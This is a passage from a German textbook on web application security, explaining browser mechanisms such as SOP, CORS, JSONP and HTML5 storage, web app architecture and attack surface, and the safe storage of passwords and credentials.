Die Same-Origin-Policy ist essentiell für die Sicherheit. Würde es diese nicht geben, könnte Javascript ausgehend von einer Seite auf die Daten (DOM) einer externen Seite zugreifen. Da dieser Zugriff durch den Webbrowser geschieht, würde bei diesem Zugriff das Session-Cookie mit übertragen werden und die Operation würde mit der Identität des Webbrowser-Benutzers durchgeführt werden.

[10] `https://javascript.info/`

[11] `https://github.com/getify/You-Dont-Know-JS`

[12] Achtung: der Internet Explorer Browser ignoriert den Port bei der Bestimmung des Origins!

3.5.1 Cross-Origin Resource Sharing (CORS)

Während die Same-Origin-Policy aus Sicherheitssicht begrüßenswert ist, muss sie teilweise aufgeweicht werden. Zum Beispiel könnte eine Webseite aus Sicherheitsgründen auf mehrere Teilserver aufgeteilt worden sein: *www.evil.com* beinhaltet die klassische Webseite, während *api.evil.com* Operationen anbietet, die von *www* aus aufgerufen werden sollten.

Um diese Zugriffe sauber zu erlauben, wird Cross-Domain Resource Sharing verwendet. Hierbei werden zusätzliche Browser-Header verwendet, über diese wird dem Webbrowser signalisiert, auf welche Operationen zugegriffen werden darf.

Da diese Information über HTTP Header mitgeteilt wird, muss vor der eigentlichen Operation eine Kommunikation zwischen dem Webbrowser und dem API Server geschehen (wenn der Header erst als Antwort auf die ausgeführte Operation übertragen worden wäre, wäre es etwas spät...). Dafür wird die so genannten *preflight authorization* verwendet.

Operationen, bei denen Webbrowser CORS durchführen sollten:

- alle HTTP Methoden ausser HTTP GET und HTTP POST
- HTTP POST, abhängig vom verwendeten Content-Type
- AJAX-Requests
- Web Fonts

Ist eine CORS-Authorization notwendig, werden folgende Schritte durchgeführt:

1. Der Webbrowser eines Benutzers erkennt, dass er ausgehend von *www* auf *api* zugreifen will und hierfür ein CORS Authorization notwendig ist.

2. Um diese durchzuführen, versendet er einen HTTP OPTIONS request auf die gewünschte Operation auf *api* und setzt dabei den Origin Header: *Origin: http://www* auf die aufrufende Webseite.

3. Der *api* Webserver antwortet nun mit dem HTTP Header *Access-Control-Allow-Origin: http://www* und signalisiert dem Webbrowser dass der Zugriff auf *api* ausgehend von *www* erlaubt ist.

4. Der Webserver führt nun die Operation auf *api* durch.

3.5.2 JSONP

Vor der Verfügbarkeit von *CORS* wurde häufig *JSONP* zum Datenaustausch mittels Javascript bzw. zum Umgehen der SOP verwendet. Bei diesem Verfahren werden die gewünschten Daten über einen GET-Request als Javascript-Datei geladen. Damit die geladenen Daten an Javascript übergeben werden, wird beim Inkludieren der Daten eine Callback Funktion mit übergeben.

Ein Beispiel, mittels der URL `/php/jsonp.php?callback=callback` wird eine Operation aufgerufen, der Parameter *callback* gibt an, wie die lokale Javascript-Callback Funktion heißt. Das Antwortdokument ist z.B.:

```
callback('{ "name":"John", "age":30, "city":"New York" }');
```

In der aufrufenden Webseite würde der Call nun folgendermaßen aussehen:

```
<script>
function callback(data) {
        console.log(data);
}
</script>
<script src="/jsonp.php?callback=callback></script>
```

Es wird also vom Server ein Funktionsaufruf (auf die Callback-Funktion) mit den serverseitigen-Daten erzeugt und dadurch im Webbrowser die jeweilige Javascript-Funktion aufgerufen. In diesem Fall greift die SOP nicht (da der src-Aufruf ein GET-Request ist), allerdings muss bei der Eingabeprüfung innerhalb der callback-Funktion darauf geachtet werden, ob Schadcode enthalten ist. Aus diesem Grund wird empfohlen, immer CORS anstatt von JSONP einzusetzen (abgesehen davon, dass eine JSONP-Operation meistens für alle Teilnehmer des Internets verfügbar ist).

3.6 WebSockets

WebSockets bieten eine bidirektionale Verbindung zwischen Webbrowser und Webserver. Im Gegensatz zu klassischen HTTP (1.0/1.1) kann der Server auch Nachrichten zum Client pushen, ebenso ist der Overhead geringer, da keine dezidierten HTTP-Header pro übertragener Nachricht anfallen.

Der WebSocket wird durch einen Client-Request aufgebaut. Bei diesem teilt der Client mit, dass er gerne die Verbindung auf einen WebSocket upgraden will, im Erfolgsfall entgegnet der Server mit einem HTTP 101 Code. Bei der initialen Client-Anfrage werden alle HTTP Header mit übertragen, der

Server erlangt so Zugriff auf etwaige Authorization-Header und/oder Session-Cookies und kann so Clients identifizieren.

3.7 WebAssembly

WebAssembly erlaubt es, hoch-performante Programme zu schreiben, welche innerhalb eines Webbrowsers ausgeführt werden. Einzelne Funktionen, die in WebAssembly geschrieben werden, können über JavaScript aufgerufen werden.

Hier wären zwei Angriffsmöglichkeiten offensichtlich:

- Verwendung von WebAssembly um einen hoch-performanten Crypto-Miner im Browser auszuführen.
- Verwendung von WebAssembly zum Auslagern von Teilen von JavaScript-Schadcode um auf diese Weise die Detektion durch Anti-Malware Tools zu umgehen.

Aktuell (Stand Anfang 2020) waren keine großflächigen Angriffe mittels WebAssembly bekannt.

3.8 HTML5 / Progressive Web Appplications

Im Laufe der Zeit wurden die Möglichkeiten der Webbrowser zur Interaktion mit Benutzern bzw. ihrer Umgebung immer stärker erweitert. Diese neuen Möglichkeiten können zumeist über JavaScript innerhalb des Browsers angesprochen werden. Indirekt werden sie allerdings weiterhin über die Webserver kontrolliert, da diese den JavaScript Code ja zuerst auf den jeweiligen Webseiten platzieren müssen.

3.8.1 HTML5 WebStorage/LocalStorage

HTML5 LocalStorage oder WebStorage bietet Webapplikationen die Möglichkeit lokal größere Datenmengen (um die fünf Megabyte) zu speichern. Im Gegensatz dazu sollte bei Cookies davon ausgegangen werden, dass maximal 4096 Byte gespeichert werden können.

Ähnlich wie bei Cookies kann ein Angreifer mit einer Javascript-Lücke die lokalen Daten modifizieren. Eine Webapplikation muss daher auf jeden Fall die Integrität der gespeicherten Daten vor jedem Zugriff überprüfen. Da LocalStorage im Klartext abgelegt wird, muss bei sensiblen Daten die Webapplikation selbst für die Vertraulichkeit der Daten durch Verschlüsselung sorgen.

Der Entwickler kann zwischen SessionStorage und LocalStorage unterscheiden. Ersteres wird beim Schließen des Browser-Fensters verworfen, letzteres wird wirklich langfristig persistiert. Wenn möglich sollte SessionStorage verwendet werden.

Verglichen zu Cookie ist WebStorage und SessionStorage stärker gegenüber XSS-Angriffen verwundbar. Dies ist durch zwei Probleme bedingt:

1. Cookies können durch Verwendung des *httpOnly*-Flags den Zugriff durch JavaScript unterbinden. Bei WebStorage wurde dieser Sicherheitsmechanismus nicht vorgesehen.

2. Cookies können auf einen Unterpfad gescoped werden. Werden z.B. zwei Webapplikationen auf einem gemeinsamen Server Betrieben, kann ein Cookie z.B. für `https://example.local/app1` und ein Cookie für `https.//example.local/app2` ausgestellt werden. Eine Applikation besitzt keinen Zugriff auf das Cookie der anderen Applikation. Bei WebStorage kann dies nicht durchgeführt werden, WebStorage ist immer für die Domain gültig. Das heißt, dass ein Angreifer mit einem XSS-Fehler in app1 auf den WebStorage der app2 zugreifen kann.

Aus diesen Gründen verbieten einige Sicherheitsrichtlinien den Einsatz von HTML5 Web- und SessionStorage.

3.8.2 HTML5 WebWorkers

Die Javascript-Umgebung eines Webbrowers ist eine Single-Thread Umgebung. Wenn ein Javascript länger läuft, blockiert es die Ausführung aller anderen JavaScripts auf der Seite.

Um long-running JavaScripts zu erlauben, wurden WebWorker eingeführt. Dies sind JavaScript Programme die analog zu einem Background-Thread gestartet werden und an welche Nachrichten von der Webseite aus verschickt werden können.

Da WebWorker selbst AJAX-Requests (XMLHttpRequest) ausführen, und potentiell die CPU des Hosts auslasten können, muss bei deren Entwicklung darauf geachtet werden, dass ein Angreifer nicht Zugriff auf diese erhält. Insbesondere sollten keine benutzer-bereitgestellten Daten direkt an Webworker übergeben werden.

3.8.3 Interaktionsmöglichkeiten

Webbrowser ersetzen aktuell Desktop-Applikationen, benötigen hierfür allerdings erweiterte Interaktionsmöglichkeiten. Diese werden durch neue Standards geschaffen, zum Beispiel:

- WebRTC erlaubt die peer-to-peer Kommunikation zwischen Browsern und wird z.B. für Audio- oder Videokonferenzen verwendet.
- WebNFC erlaubt die Verwendung von NFC über Webbrowser.
- WebBluetooth erlaubt es, JavaScript auf konfigurierte BlueTooth LE devices zuzugreifen und wird für SmartHealth bzw. SmartHome Anwendungen benötigt.

Bei diesen Schnittstellen sind aktuell weniger Sicherheits-, sondern eher Privatsphäre-Gefährdungen bekannt. Generell kann hier das Gefährdungspotential mit jenem von Mobilapplikationen auf Smartphones verglichen werden.

3.9 Reflektionsfragen

1. Wie können HTTP Header im Zuge einer Information Disclosure verwendet werden?
2. Was versteht man unter SOP? Warum und wie kann dieses Prinzip mit CORS aufweichen?
3. Was sind HTTP Methoden? Erkläre *safe* und *idempotente* HTTP Methoden.
4. Welche Vor- und Nachteile besitzt die Verwendung von Perfect Forward Secrecy?
5. Welche Flags sollten bei Verwendung von HTTP Cookie-basierter Sessions gesetzt werden?
6. HTTP Cookies als auch HTTP5 localStorage/sessionStorage können zur Speicherung von lokalen Daten verwendet werden. Erläutere die Unterschiede.

KAPITEL 4

Web Applikationen

Der Gegenstand unserer Untersuchungen ist eine programmierte Webapplikation. Dieses Kapitel soll ein Grundverständnis über den Aufbau einer Webapplikation bieten.

4.1 Struktur

Eine Webapplikation besitzt sowohl eine interne Architektur (Struktur der Applikation bzw. des Source Codes) als auch eine Systemarchitektur (Integration mit externen Systemen). Eine Webapplikation wird in einer oder mehreren Programmiersprachen implementiert, zumeist unter Zuhilfenahme von Web-Frameworks bzw. -bibliotheken. Diese können auch Bestandteil der Standardbibliothek einer der verwendeten Programmiersprachen sein.

Das Werk des Entwicklers ist der Source Code, welcher die benötigten Funktionen der Webapplikation implementiert. In Abhängigkeit von der verwendeten Technologie wird dieser Code auf den Applikationsserver als Source Code oder in kompilierter Form eingespielt und auf diesem schlussendlich auch exekutiert. Während der Exekution wird zumeist ein Applikationsserver involviert. Dieser kann entweder als eigenständiger Prozess (z.B. *Apache Tomcat* als Applikationsserver für Java Servlets), innerhalb des Webservers (z.B. die Kombination von Apache Webserver mit *mod_php* für PHP) oder sogar ein Teil des kompilierten Programms sein (z.B. bei Verwendung von statischen Binaries mit Go oder Rust).

Ein häufiges Problem ist die Zuordnung der Admin-Verantwortung zu den jeweiligen Komponenten. Es kann passieren, dass Entwickler davon ausgehen,

dass eine Komponente von Administratoren verwaltet wird und vice versa. Dadurch kann es zum Unterlassen wichtiger Updates kommen.

4.1.1 Wahl der Programmiersprache

Zur Umsetzung einer Applikation wird eine Programmiersprache bemüht. Je nach Abstraktionslevel und Zielpublikums der Programmiersprache (bzw. des verwendeten Frameworks) ergeben sich positive und negative Auswirkungen auf die Sicherheit der Applikation.

Hierdurch sollte allerdings kein Chauvinismus bedingt werden. Es ist sowohl möglich in einer sicheren Programmiersprache unsicher zu programmieren als auch vice versa. Programmierer sollten sich der jeweiligen Eigenarten der gewählten Programmiersprache bewusst sein und ggf. vorsorglich gewisse Features nur unter Bedacht einsetzen.

Einflussreicher auf die Sicherheit der Applikation ist die Selektion von sicheren Bibliotheken und Komponenten. Hier sollten Komponenten mit einer guten Sicherheitshistorie gewählt werden, es ist essentiell, zeitnahe auch Sicherheitsupdates für verwendete Komponenten einzuspielen.

4.1.2 Interne Architektur

Die interne Struktur beschreibt, wie die Webapplikation selbst gebaut, und der Code strukturiert wurde — also wie die Funktionen auf Source-Code Komponenten aufgeteilt wurden. Die interne Architektur wird stark durch das verwendete Framework und der verwendeten Programmiersprache geprägt. Es ist sinnvoll, sich an die Annahmen und Konventionen des verwendeten Frameworks zu halten anstatt gegen diese Konventionen anzukämpfen.

Request-Routing

Ein guter Unterscheidungspunkt ist, wie der Webserver erkennen kann, dass ein eingehender HTTP Request über einen Applikationsserver, und damit als Applikationscode, ausgeführt werden soll. Initial wurde dies primär über die Dateien im Dateisystem erkannt. Ein Beispiel: gegeben ein Webroot von `/var/www/` und eine Datei `/var/www/operation.php` wird ein Aufruf der zugeordneten Webseite `https://www.example.local/operation.php` an die Datei *operation.php* weitergeleitet und (falls PHP am Server konfiguriert wurde) als PHP Applikation ausgeführt. Dieser Aufbau ist fehleranfällig: falls ein Entwickler eine .php-Datei am Server vergisst oder ein Angreifer eine zusätzliche .php-Datei am Server hochladen kann, kann es zu einer ungewollten Code-Execution kommen. Neuere Frameworks bieten zumeist die

Möglichkeit, ein explizites Request-Routing zu definieren, so könnte z.B. das PHP-Framework Laraval mit folgender `routes/web.php` Konfiguration[1] gestartet werden:

```
Route::get('/operation.php', 'SomeController@operation');
```

In diesem Fall wird ein eingehender Request auf `/operation.php` an die Methode *operation* des Controllers *SomeController* weitergeleitet. Auf diese Weise wird explizit definiert, welche Operationen wie erreichbar sind und wo sich der aufzurufende Source-Code befindet. Falls ein Angreifer eine zusätzliche PHP-Datei am Webserver hinterlegt, fehlt diese Routing-Konfiguration und sie wird vom Applikationsserver nicht verwendet.

Model-View-Controller (MVC) Pattern

Ein häufiges Muster für die interne Code-Struktur ist das MVC-Pattern. Hier wird die Funktionalität auf folgende groben Bereiche aufgeteilt:

Model ist zuständig für die Speicherung von Daten. Zumeist wird die Geschäftslogik innerhalb des Models abgebildet (*thin controller, fat model*).

View : eine View dient zur Darstellung von Daten. Zumeist wird jede einzelne Webseite über ein View-Objekt abgebildet. Mehrere View-Objekte pro Datum sind möglich, so kann z.B. das gleiche Model mittels einer View als Webseite ausgegeben ausgegeben, und mittels eines weiteren View-Objekts als Excel-Sheet heruntergeladen, werden.

Controller akzeptiert Eingaben (z.B. HTTP- oder WebSocket-Requests), überprüft diese und interagiert mit dem Model um Geschäftsprozesse anzustoßen. Um eine Antwort gegenüber dem Client zu präsentieren, werden Daten vom Controller an die View-Objekte übergeben.

Klassische Webapplikationen waren historisch thin-client Applikationen: die gesamte Logik wird server-seitig ausgeführt, der Client (Webbrowser) dient rein zur statischen Darstellung. Mit JavaScript entstand die Möglichkeit, innerhalb des Browsers Code auszuführen. Einige Frameworks wie *Angular.js* oder *React* implementieren das MVC-Pattern samt Routing innerhalb des Browsers. Der Server dient als Datenquelle und bietet jene zumeist über Webservices an.

[1] `https://laravel.com/docs/5.7/routing`



Abbildung 4.1: Die Model-View-Controller (MVC) Architektur

Die Wahl der Struktur besitzt Einfluss auf Sicherheitsentscheidungen der Applikation. Bei einem klassischen server-seitigen MVC-Pattern werden z.B. technische Überprüfungen auf Schadcode in User-Eingaben, Authentication- und Authorization-Checks innerhalb von Controllern implementiert. Wird client-seitig JavaScript verwendet, muss der server-seitige Service eine Überprüfung der JavaScript-Anfragen auf Schadcode, Authentication- und Authorization durchführen.

Single-Page Applications und Progressive Web Applications

Die Möglichkeiten von JavaScript und HTML5 wurden immer mächtiger. Dies führte zu Architekturen wie Single-Page Applications (SPA) bei denen alle Inhalte dynamisch per JavaScript geladen bzw. generiert werden.

Werden diese SPAs mit HTML5 Offline-Fähigkeiten (HTML5 localStorage) und langlebigen nebenläufigen JavaScript-Prozessen (HTML5 WebWorker) kombiniert, können offline lauffähige Webseiten geschrieben werden, die klassischen Desktop-Applikationen sehr ähnlich sind. Diese werden häufig Progressive Web Applications (PWA) genannt. Werden Daten offline gespeichert, müssen deren Integrität und Vertraulichkeit mit geeigneten Methoden gewährleistet

werden.

4.1.3 System-Architektur einer primitiven Web-Applikation

Eine einfache Webapplikation wird zumeist aus drei groben Komponenten bestehen:

- Webserver: dient zur Bereitstellung statischer Dateien und leitet dynamische Anfragen an die jeweiligen Applikationsserver weiter. Webserver sind optimiert für das effiziente Zustellen statischer Inhalte. Unter POSIX-Betriebssystemen wie Linux befinden sich am Websever die Web-Dateien häufig im Verzeichnis `/var/www`.
- Applikationsserver: beinhalten die Applikation und bieten die Laufzeitumgebung der Applikation an. Die Applikation kommuniziert mit einer Datenbank zur Speicherung dynamischer Daten.
- Datenbank: beinhaltet dynamische Daten.

Die Bearbeitung einer Client-Anfrage durch den Applikationsserver kann längere Zeit benötigen. Während der Bearbeitung blockiert der Applikationsserver — um einen höheren Durchsatz und geringere Latenzzeiten zu erreichen wird häufig ein Webserver mit mehreren Applikationsservern kombiniert.

Je nach Webserver- und Applikationsserverimplementierung kann der Applikationsserver Teil des Webservers sein. Intern sind die Funktionalitäten allerdings getrennt. Im Sinne von Separation of Concerns ist es vorteilhaft, Applikationsserver und Webserver zu trennen. Dadurch ist es möglich, die unterschiedlichen Serverprozesse mit eigenständigen Benutzerrollen zu betreiben.

Potentielle zusätzliche Komponenten bei Webapplikationen

Während Webserver, Applikationsserver und Datenbank zum Betrieb einer dynamischen Webapplikation prinzipiell ausreichen, kann es zu einer Inflation von externen Komponenten kommen, dies wird in Grafik 4.2 gezeigt. Beispiele potentieller zusätzlicher Komponenten:

- Load-Balancer: verteilen den Traffic auf mehrere Webserver. Hier kann es zu Problemen beim Session-Management kommen.
- Content Delivery Networks (CDNs): dienen zur Performancesteigerung bei der Zustellung statischer Daten. Die Inhalte werden über ein geographisch verteiltes Netzwerk direkt an die Clients zugestellt.



Abbildung 4.2: Beispiel der Komponenten einer Webapplikation

- Caching Services werden verwendet, um häufig benötigte Daten oder Webseitenfragmente zwischenzuspeichern. Zumeist geschieht dies in-memory, bekannte Produkte sind z.B. memcached. Ein häufiges Problem ist, dass der Zugriff ohne Überprüfung der Autorisierung erfolgt. Somit erhält ein Angreifer mit Zugriff auf einen Caching Service potentiell auch Zugriff auf sensible Daten.

- Job Server: eine Client-Anfrage muss innerhalb kurzer Zeit beantwortet werden, falls dies nicht erfolgt kann im worst-case der Client-Browser die Verbindung unterbrechen. Um trotzdem langfristige Operationen auszuführen, können diese nebenläufig durch einen Job-Servers ausgeführt werden. Bekannte Produkte in diesem Umfeld sind RabbitMQ oder Redis. Ein potentielles Problem ist, dass Jobs Datenbankzugriffe benötigen und daher der Job Worker eine bestehende Verbindung zur Datenbank besitzt (welche von einem Angreifer ausgenutzt werden kann).

- Full-Text Search: viele Webapplikationen benötigen eine Volltextsuche, diese wird teilweise über einen externen Suchserver implementiert. Dieser beinhaltet eine bearbeite Version des Datenbestands der Datenbank. Ein mögliches Problem sind fehlende Berechtigungsüberprüfungen — während auf der Datenbank der Datenzugriff zwar eingeschränkt wird, wird dies häufig innerhalb der Suchdatenbank vergessen.

- External Services werden häufig von Webapplikationen aufgerufen bzw. integriert. Ein Problem dabei ist, dass Webapplikationen häufig davon ausgehen, dass externe Services sich an definierte Protokolle halten.

4.2 Angriffsfläche/Attack Surface

Die Angriffsfläche ist jener Bereich, auf den ein potentieller Angreifer Zugriff erhält. Die extern sichtbare Webapplikation ist Teil der Angriffsfläche. Im Sinne der Systemsicherheit sollten Entwickler versuchen, die Angriffsfläche zu minimieren. Problematisch ist, dass die Angriffsfläche nicht nur die direkte Applikation, sondern auch alle verbundenen Funktionen und Komponenten, beinhaltet. Bei der Definition der Angriffsfläche sollten u.a. folgende Fragen gestellt werden:

- Sind interne Anwender potentielle Angreifer? In diesem Fall wären auch interne Schnittstellen Teil der Angriffsfläche.
- Sind Administratoren potentielle Angreifer? In diesem Fall wären auch etwaige Administrationswebseiten Teil der Angriffsfläche.
- Besitzt der Angreifer Zugriff auf Backups oder Logdateien?
- Besitzt ein Angreifer Zugriff auf externe Services und sind daher die Callbacks innerhalb der Applikation Teil der Angriffsfläche?

4.2.1 Wartungszuständigkeiten

Ein Problem bei Webapplikationen mit vielen Komponenten ist die Wartungsverantwortlichkeit. Die Applikation wird durch Softwareentwickler bereitgestellt, die Wartung der jeweiligen Komponenten erfolgt meistens durch Administratoren.

Beispiel: eine Applikation benötigt einen Java-Applikationsserver (z.B. Tomcat). Die Administratoren setzen einen Linux Server auf und installieren manuell Tomcat (Download von der Hersteller-Website) da eine spezielle Tomcat Version benötigt wird. Die Entwickler übergeben den kompilierten Source Code als war-File welches von den Admins eingespielt wird. Das Betriebssystem wird regelmäßig über dessen Update-Mechanismus upgedatet. Der Applikationsserver kann nicht automatisch upgedatet werden, da hier erst von den Entwicklern das okay kommen muss. Wer übernimmt das Update das Applikationsservers (das nicht automatisiert werden kann)?

Durch das Outsourcing von Funktionalität in die Cloud wurde dieses Problem noch verschärft, folgende Grundregeln können angenommen werden:

- Self-hosted Server mit eigener Applikation: hier ist der Betreiber/Entwickler für die Wartung aller Komponenten (inkl. Firmware, Lights-out-Management/BMC, Netzwerkinfrastruktur) zuständig.
- Infrastructure-as-a-Service (IaaS): hier ist der Anbieter (z.B. Amazon mit seinem EC2 Dienst) für die Hardware, Virtualisierung, Firmware und Netzwerkhardware zuständig. Der eingemietete User ist für Betriebssystem, Laufzeitumgebung, lokale betriebene Hintergrunddienste wie z.B. Datenbanken und die Applikation zuständig.
- Plattform-as-a-Service: hier ist der Anbieter (z.B. Heroku) zusätzlich (zu den IaaS Dingen) noch für das Betriebssystem, die Laufzeitumgebung und Hintergrundservices zuständig.
- Software-as-a-Service (SaaS): hier ist der Anbieter der Software (z.B. gmail) für die Wartung aller Komponente zuständig.

4.3 Speicherung von Passwörtern

Wenn Credentials unbedingt innerhalb der Applikation gespeichert werden müssen, sind Schutzmaßnahmen für deren Vertraulichkeit unabdingbar. Sie dürfen niemals in plain-text (unverschlüsselt) persistiert werden, sondern sollten so früh wie möglich mittels einer Einwegfunktion transformiert werden. Dies sollte innerhalb der Applikation und nicht erst z.B. in einer nachgelagerten Datenbank geschehen. Würde dies z.B. mittels eines Datenbanktriggers durchgeführt werden, muss die Applikation das Passwort an die DB übergeben: falls die DB nun das Passwort unsicher bearbeitet oder speichert (DB-Logs, Journal, Fehlerlogs) kann dies durch die Applikation nicht beeinflusst werden.

Als Einwegfunktion wird zumeist eine kryptographische Hash-Variante verwendet. Da Hashes auf deren Geschwindigkeit hin optimiert wurden, sind diese eigentlich suboptimal für Passwort-Hashing geeignet: durch diese Optimierung kann ein Angreifer ebenso effizient einen Brute-Force-Angriff durchführen. Aus diesem Grund sind Key-Derivation-Functions (KDFs) vorzuziehen. Dies sind Verfahren, die "konfigurierbar langsam" sind. Sie werden so langsam konfiguriert, dass sie im Normalbetrieb noch keinen übertriebenen negativen Impact auf die Performance besitzen, aber gleichzeitig wirkungsvoll Brute-Force-Angriffe unterbinden. Beispiele für KDFs sind *PDKDF2*, *bcrypt* und *scrypt*.

Werden Hashes extrahiert können offline Brute-Force Angriffe gegen diese Hashes verwendet werden. Diese verwenden meistens multiple Grafikkarten und benötigen keine online Verbindung zu der Online-Applikation. Die dabei erreichten Geschwindigkeiten sind um eine Vielzahl höher als die bei Online-Brute Force Angriffen erreichte Geschwindigkeit[2].

Ein weiteres Problem des Offline-Crackings von Passwörtern ist, dass es für den Betreiber der Webseite keine Detektionsmöglichkeit des Vorgangs gibt. Wird ein Brute-Force Angriff gegenüber einem Login-Formular durchgeführt, kann ein Betreiber in Echtzeit dies erkennen und potentiell Gegenmaßnahmen treffen. Wird eine Datenbank offline angegriffen, gibt es hier keine Interaktion mit dem Betreiber, somit kann dies auch nicht automatisiert erkannt werden.

4.3.1 Umgang mit Credentials in Frameworks

Applikationen benötigen Konfigurationsdaten um effektiv funktionieren zu können. Typische Daten, die in Konfigurationsdateien gefunden werden können, inkludieren zum Beispiel Datenbankverbindungsdaten inkl. Credentials, Zugangsdaten für verbundene Drittsysteme als auch Secrets (z.B. geheime Passphrasen für das Verifizieren von Sessions und/oder Tokens). Würden diese Daten direkt im Source Code hinterlegt werden, kann dies negative Auswirkung auf die Sicherheit haben. Ein Angreifer mit Zugriff auf den Source Code würde Zugriff auf diese Zugangsdaten erhalten. Diese Angriffsfläche sollte nicht unterschätzt werden, da der Source Code häufig sowohl auf Entwicklungs- als auch Produktionsservern installiert ist. Zusätzlich wird Source Code normalerweise in Versionierungssystemen (VCS, Version Control Systems, wie z.B. Subversion oder Git) gespeichert und durch eine (kurzfristige) Fehlkonfiguration kann diese Daten öffentlich verfügbar machen. Aus diesem Grund sollten niemals Credentials unverschlüsselt in Source Code Repositories gespeichert werden.

Konfigurationsmanagement mit dotenv/.env Dateien

Eine niederschwellige Art des Konfigurationsmanagement kann durch das *dotenv* bzw. *.env* System erreicht werden.

Betriebssysteme bieten sog. *environment variables*, auf Deutsch Umgebungsvariablen. Dies sind Variablen, die innerhalb des Betriebssystems manuell oder automatisiert gesetzt, und von Programmen ausgelesen werden

[2]Ein Beispiel aus dem Jahr 2020 wären 10 GeForce RTX 2080 Ti Grafikkarten, diese erreichen z.B. 551 Giga-Hashes/Sekunde (Quelle: `https://www.onlinehashcrack.com/tools-benchmark-hashcat-gtx-1080-ti-1070-ti.php`.

können. Die Variablen, die innerhalb einer Shell-Session gesetzt wurden, können nur innerhalb dieser Session verwendet werden. Durch dieses Verhalten werden die Variablen unterschiedlicher User und Programme voneinander abgegrenzt.

Der grundsätzliche Ansatz ist, dass alle Secrets und Konfigurationsvariablen im Source Code durch Abfragen von Umgebungsvariablen ersetzt werden. Auf diese Weise verschwinden diese sensiblen Daten zumindest aus dem Source Code, sie müssen allerdings durch den Entwickler/Administrator vor dem Start der Applikation in der Umgebung gesetzt werden (ansonsten würde das startende Programm die notwendigen Konfigurationsdaten nicht erhalten).

dotenv versucht diesen Ansatz praktikabler zu gestalten: im Projektverzeichnis wird eine .env-Textdatei angelegt. In dieser steht pro Zeile ein Key/Value-Paar, z.B. *Konfigurationsname=Konfigurationswert*. Wird die Applikation gestartet, liest diese initial das .env-File aus und geht die Liste der definierten Variablen durch. Wird im environment file ein Konfigurationsname gefunden für den noch keine Umgebungsvariable vorhanden ist, wird eine neue Umgebungsvariable mit im .env File gespeicherten Wert als Wert angelegt. Ist eine environment variable mit dem Namen bereits bekannt, wird nichts unternommen (die bestehende Umgebungsvariable wird nicht überschrieben, behält ihren Wert und das ausgeführte Programm erhält so den bereits konfigurierten Wert der Umgebungsvariablen). Das .env-File wird nicht in die Versionskontrolle eingecheckt, bei git kann es beispielsweise im *.gitignore*-File vermerkt werden. Dadurch werden die Konfigurationswerte bzw. die konfigurierten Secrets niemals in die Versionskontrolle aufgenommen.

Da bestehende Umebungsvariablen nicht überschrieben werden, fügt sich dieses System gut in bestehende Container-Umgebungen ein. Bei diesen können zumeist im Administrationsbereich des Container-Managements Umgebungsvariablen gesetzt werden. Diese werden bei Verwendung von .env-Dateien gegenüber den Konfigurationswerten aus dem .env-File bevorzugt und für das Starten/Konfigurieren des Containers verwendet.

Credentials in Ruby on Rails

Als Beispiel wird hier kurz das Credential-Konzept von Ruby on Rails (Version 5.2) vorgestellt. Innerhalb des Repositories gibt es eine Datei *credentials.yml.enc* in welcher Credentials bzw. private Schlüssel abgelegt werden können. Diese Datei wird immer verschlüsselt, der Entschlüsselungsschlüssel wird unter *config/master.key* gespeichert und wird nicht in der Versionskontrolle eingecheckt (bzw. wird dieses File explizit mittels *.gitignore* von der Versionskontrolle ausgenommen). Entwickler müssen diesen Schlüssel manuell zwischen den Entwicklungsworkstations kopieren, beim Deployen auf einen

Server kann dieser Schlüssel z.B. über eine Umgebungsvariable dem Webserver mitgeteilt werden. Innerhalb des Ruby on Rails Sourcecodes kann man über die Variable *Rails.credentials.key* auf den Schlüssel *key* zugreifen (der innerhalb des verschlüsselten Credential-File hinterlegt ist), mittels der Kommandozeilenoperation *rails credentials:edit* kann man die (kurzfristig) entschlüsselten Credentials editieren. Auf diese Weise wird sichergestellt, dass falls ein Angreifer ein Backup oder Source-Code Repository erbeutet, dieser trotzdem nicht auf die sensiblen Credentials Zugriff erhält.

4.4 Reflektionsfragen

1. Was versteht man unter der Angriffsfläche? Gib mehrere Beispiele für Angriffsflächen die über die reine Webapplikation hinausgehen.

